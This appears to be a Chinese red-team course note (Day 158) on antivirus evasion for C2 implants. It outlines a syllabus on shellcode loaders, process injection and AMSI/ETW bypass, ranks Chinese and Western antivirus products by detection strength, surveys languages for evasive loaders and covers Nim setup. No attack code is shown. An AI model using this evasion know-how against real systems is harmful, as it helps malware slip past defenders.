


Day158 免杀对抗-C2远控篇&Nim&ZigLang&冷门语言&Loader加载器&对抗优势&减少熵值特征



1.知识点

- 1、环境准备-单机系统&杀毒产品&流量产品
- 2、Webshell-静态对抗&动态对抗&工具对抗
- 3、Webshell-代码混淆&流量绕过&源码魔改

- 1、环境部署-JAR反编译&打包构建-项目即成功
- 2、魔改冰蝎-防识别-打乱特征指纹-使用即变异
- 3、魔改冰蝎-防查杀-新增加密协议-生成即免杀

- 1、环境部署-JAR反编译&打包构建-项目即成功
- 2、魔改哥斯拉-防识别-打乱特征指纹-使用即变异

- 3、魔改哥斯拉-防查杀-新增后门插件-生成即免杀

-
- 1、C2远控-免杀基础-基本知识&环境搭建
 - 2、C2远控-ShellCode-生成&提取&加载
 - 3、C2远控-ShellCode-Loader免杀开发

-
- 1、C2远控-ShellCode-C/C++加密混淆
 - 2、C2远控-ShellCode-C/C++干扰识别
 - 3、C2远控-ShellCode-C/C++后续升级

-
- 1、C2远控-ShellCode分离-C/C++内存加载
 - 2、C2远控-ShellCode分离-C/C++文件&参数
 - 3、C2远控-ShellCode分离-C/C++协议&管道

-
- 1、C2远控-ShellCode分离-Python内存加载
 - 2、C2远控-ShellCode分离-Python文件&参数
 - 3、C2远控-ShellCode分离-Python协议&管道

-
- 1、C2远控-ShellCode分离-C/C++API函数调用
 - 2、C2远控-ShellCode分离-C/C++inlineHook
 - 3、C2远控-ShellCode分离-C/C++动态内存加密

-
- 1、C2远控-特征消除-编译&资源&壳保护
 - 2、C2远控-红队技能-进程镂空&傀儡进程
 - 3、C2远控-红队技能-APC注入&进程欺骗

-
- 1、C2远控-加载分离-DLL注入&劫持&镂空
 - 2、C2远控-加载分离-白加黑调用新增更改DLL

-
- 1、C2远控-抗沙盒沙箱-机器特征&真机判断
 - 2、C2远控-抗逆向调试-API&调试器行为功能

-
- 1、C2远控-PowerShell文件-冷门混淆器&去特征
 - 2、C2远控-PowerShell文件-分割&绕AMSI&ETW

-
- 1、C2远控-PowerShell&C#-Bypass ETW
 - 2、C2远控-PowerShell&C#-Bypass AMSI
-

- 1、C2远控-其他语言-Go&Rust-基础环境搭建
 - 2、C2远控-其他语言-Go&Rust-Loader加载器
-

- 1、C2远控-其他语言-Nim&Zig-基础环境搭建
 - 2、C2远控-其他语言-Nim&Zig-Loader加载器
-

2.详细点

2.1 常见杀软特点总结



- 1 杀软一般通过一下几点来检测恶意软件和行为:
- 2 1、静态查杀: 最基本的查杀方式, 主要通过对文件的特征码进行扫描, 匹配已知的病毒特征库。如果发现文件特征码与病毒特征库中的某个病毒特征码相匹配, 就判断该文件为病毒; 部分杀软会在静态查杀时将程序放入沙箱中运行几秒的方式以检测程序是否是恶意程序。
- 3 2、动态(主动)查杀: 通过在程序运行时扫描程序内存是否匹配病毒特征的方式主动发现恶意程序。在EDR中还会挂钩敏感的windows API, 在程序调用到被挂钩的API时检查函数参数和调用栈以检测恶意程序。
- 4 3、流量监控: 监控网络流量, 分析网络数据包, 如果发现异常流量或者已知的恶意流量特征, 就可能是恶意软件在进行网络活动。
- 5 4、行为监控: 监控程序的运行行为, 如文件操作、注册表操作等。如果发现某个程序的行为超出了正常范围, 就可能是恶意软件。

2.2 常见杀软特点



- 1 火绒: 静态查杀能力弱, 没有动态查杀, 横向移动防护比较强, frp等内网穿透受影响。
- 2 360安全卫士/360杀毒: 静态查杀能力较强, 没有动态查杀, 如果开启了核晶模式, 则行为查杀比较强, 注入进程等敏感行为会被拦截; 核晶模式在物理机中默认开启, 在虚拟机中默认关闭。
- 3 360QVM: 360QVM 简单的说就是使用了机器学习辅助查杀, 在360杀毒引擎设置中开启 360QVM 后静态查杀会变得非常流氓, 有一点特征就会被查杀。
- 4 windows Defender: 静态查杀能力较强, 动态查杀较强, 监控 HTTP 流量。
- 5 卡巴斯基: 普通版静态查杀能力一般, 企业版静态查杀能力较强, 动态查杀较强。
- 6 ESET: 静态查杀能力较强, 没有动态查杀。

2.3 静态查杀能力强弱



- 1 火绒 < 360安全卫士、360杀毒、windows Defender、卡巴斯基标准版 < 卡巴斯基企业版、ESET < 360QVM。
- 2 目前见过静态查杀能力最强的属360QVM, 连国外的杀软都有所不及, 可以说360QVM是非常流氓的了。

2.4 动态查杀能力强弱



- 1 火绒、360、ESET < 卡巴斯基 < windows Defender。
- 2 火绒、360、ESET 这几个没有动态查杀。

2.5 C2应用&&加载语言



- 1 CS (CobaltStrike)、MSF (Metasploit)、Viper、Ghost, 比较小众的C2有Supershell、Manjusaka等, 还有个人开发的 C2。



- 1 常见的用来制作免杀语言有C/C++、C#、Powershell、Python、Go、Rust等
- 2 C/C++: 使用最多也是制作免杀的首选语言, 很多高级的免杀技术都是使用C/C++来实现, Github 上很多高星的、优秀的免杀项目也是使用C/C++来实现。
- 3 C#: 结合了C++的性能和Java的易用性, 通过.NET框架来访问各种API, 写起免杀来更为简单, 但是基于.NET框架的语言也比其他语言更容易被检测到。
- 4 Powershell: 基于.NET框架的脚本语言, 可以很方便的执行, 也可以很容易的将Powershell脚本转为C#程序, 同C#一样也容易被检测到, 2.0以上版本需绕过AMSI。
- 5 Python: 语法简单, 写起来容易, 大部分学免杀的新手都会Python, 认为Python容易, 自己也懂Python, 于是从Python 开始学免杀, 而结果恰恰相反, Python写起免杀来比C/C++还要复杂, 在C/C++中可以直接调用 windows API, 在 Python 中则要通过一层转化间接调用windows API, 而且Python打包的程序报毒比较高, 体积比较大。
- 6 Go: 适合编写高性能的网络应用程序, 很多内网穿透工具和漏洞扫描工具如Frp、Fscan等都使用 Go 进行开发, 学习Go 语言免杀可以对这些工具进行免杀。
- 7 Rust: Rust性能同C/C++, 结构比较整洁但是语法复杂, 不适合新手选择。
- 8 其他: ASM、Nim、Java等

补充:

编辑器设置 VS

<https://mp.weixin.qq.com/s/UJIVvagNjmy9E-B-XjBHyw>

编译器差异 G++ GCC

https://blog.csdn.net/weixin_41012767/article/details/129365597

突破内存扫描

项目参考: <https://github.com/wangfly-me/LoaderFly>

360开启核晶 (Vmware)


<https://blog.csdn.net/fishfishfishman/article/details/134156418>



3.演示案例



3.1 C2远控-其他语言-Nim&Zig-基础环境搭建


3.1.1 Nim开发环境搭建

- 1 Nim开发环境搭建
- 2 <https://nim-lang.org/install.html>
- 3 c: 编译成C语言。例如: `nim c test.nim`
- 4 cpp: 编译成C++语言。例如: `nim cpp test.nim`
- 5 objc: 编译成objc语言
- 6 js: 编译成javascript脚本, 可以建一个html文件在<script src="test.js"></script>里运行.
- 7 -d:release: 进行release编译。 `nim cc -d:release test.nim`
- 8 -r: 编译完成后运行程序
- 9 --cincludes: 包含 当前目录(.)的 c头文件.
- 10 --cpu: 指定架构, 如: `nim cc -cpu amd64`, `nim cc -cpu:arm`。--cpu参数有: i386, m68k, alpha, powerpc, powerpc64, powerpc64le, sparc, vm, hppa, ia64, amd64, mips, mipsel, arm, arm64, js, nimvm, avr, msp430, sparc64, mips64, mips64le, riscv64, esp, wasm32









```
Microsoft Windows [版本 10.0.22000.2538]
(c) Microsoft Corporation。保留所有权利。

C:\Users\Administrator>gcc
gcc: fatal error: no input files
compilation terminated.

C:\Users\Administrator>g++
g++: fatal error: no input files
compilation terminated.

C:\Users\Administrator>nim
Nim Compiler Version 1.6.0 [Windows: amd64]
Compiled at 2021-10-19
Copyright (c) 2006-2021 by Andreas Rumpf
::

nim command [options] [projectfile] [arguments]

